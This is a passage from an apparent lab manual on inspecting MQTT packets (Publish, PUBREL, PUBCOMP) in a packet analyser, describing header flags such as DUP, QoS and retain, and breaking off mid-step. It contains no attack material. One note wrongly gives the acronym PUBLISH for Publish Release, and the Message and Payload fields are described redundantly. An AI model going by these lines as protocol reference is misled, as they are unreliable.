
Note: After establishing a successful connection with the MQTT broker, the MQTT client can publish messages.

The headers in the Publish Message packet are given below:

- **Header Flags:** Contains information regarding the MQTT control packet type.
- **DUP flag:** If the DUP flag is 0, it indicates the first attempt at sending this PUBLISH packet; if the flag is 1, it indicates a possible re-attempt at sending the message.
- **QoS:** Determines the assurance level of a message.
- **Retain Flag:** If the retain flag is set to 1, the server must store the message and its QoS, so it can cater to future subscriptions matching the topic.


- Topic Name: Contains a UTF-8 string that can also include forward slashes when it needs to be hierarchically structured.
- Message: Contains the actual data to be transmitted.
- Payload: Contains the message that is being published.

59. Select any **Publish Release** packet from the **Packet List** pane. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
60. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Message Type**, **Message Identifier**.




Note: A Publish Release (PUBREL) packet is the response to a Publish Received (PUBREC) packet.

61. Now, scroll down, look for the **Publish Complete** packet from the **Packet List** pane, and click on it. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
62. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.



Note: The Publish Complete (PUBCOMP) packet is the response to a Publish Release (PUBLISH) packet.

63. Now, scroll down, look for the **Publish Received** packet from the **Packet List** pane, and click on it. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport 